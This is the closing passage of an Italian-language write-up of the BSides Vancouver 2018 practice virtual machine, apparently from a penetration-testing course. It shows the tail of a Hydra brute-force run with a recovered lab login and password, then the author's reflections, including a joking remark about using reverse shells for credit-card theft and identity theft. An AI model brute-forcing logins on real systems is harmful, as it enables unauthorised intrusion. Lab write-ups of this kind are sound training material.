Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-14 08:14:01
root@kali: ~
```

User: anne pass: princess

Conclusioni - Riflessioni

Per la seconda volta dall'inizio del corso ho annusato e gustato cio' che si prova in un vero attacco hacker partendo da zero. Penso che BSides Vancouver 2018 ha dimostrato l'importanza fondamentale del metodico approccio black box nel penetration testing moderno. Questa macchina virtuale, progettata da Abatchy come challenge entry-level, rappresenta perfettamente lo scenario reale in cui un attaccante esterno deve conquistare privilegi di root senza alcuna informazione preliminare sul sistema target. Conoscendo i miei limiti mi sono tenuto alla larga dalle ReverseShell e come un vigliacco ad una rissa in un bar ho imboccato la porta sul retro. Ma prima o poi dovrò affrontare la mia criptonite la ricerca e l'uso di R.S già pronte per l'hackeraggio di siti , carte di credito e per rubare l'identita' alle persone importanti.
Grazie Eicode

logicamente scherzo :)